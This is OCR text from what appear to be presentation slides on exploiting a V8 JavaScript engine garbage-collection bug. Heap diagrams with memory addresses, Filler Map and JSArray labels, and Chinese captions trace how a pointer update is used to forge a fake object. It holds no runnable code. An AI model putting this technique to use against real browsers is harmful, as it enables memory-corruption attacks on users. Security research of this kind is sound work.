

0x502130
0x502159
0x502158
0x74225d
0x740000
0x740128
Bitmap
1
0x74225c
Filler Object
0x502178
嘗試去更新
offset = (0x74225d >> 8) & 0x3ff


如何做利用？



0x502130
0x502159
0x502158
0x74225d
0x502178
Filler Map
0xXXXX00fb
事先分配 JSArray
0x740000
0x740128
JSArray
0x74225c
Filler Object
0x502178


0x502130
0x502158
0x502178
0x740000
0x740128
0x74225c
0x502159
0x74225d
Filler Map
0xXXXX00fb
JSArray
Object Pointer
Filler Object
0x502178
並且設置某 element 指向 object


0x502130
0x502158
0x502178
0x740000
0x740128
0x74225c
0x502159
0x74225d
Filler Map
JSArray
1
0xXXXXX
Filler Object
第二次 gc
0xXXXX00fb
該 object pointer 會被更新
0x502178


0x502130
0x502159
0x502158
0x74225d
0x502178
Filler Map
0x740000
0x740128
JSArray
0xXXXXX
0x74225c
Filler Object
...
Map
0x41414141414141...


0x502130
0x502159
0x502158
0x74225d
0x502178
Filler Map
0x740000
0x740128
JSArray
1
0xXXXXX
0x74225c
Filler Object
...
Map
0x41414141414141...


0x502130
0x502159
0x502158
0x74225d
0x502178
Filler Map
0x740000
0x740128
JSArray
1
0xXXXXX
0x74225c
Filler Object
...
Map
0x41414141414141...
Fake object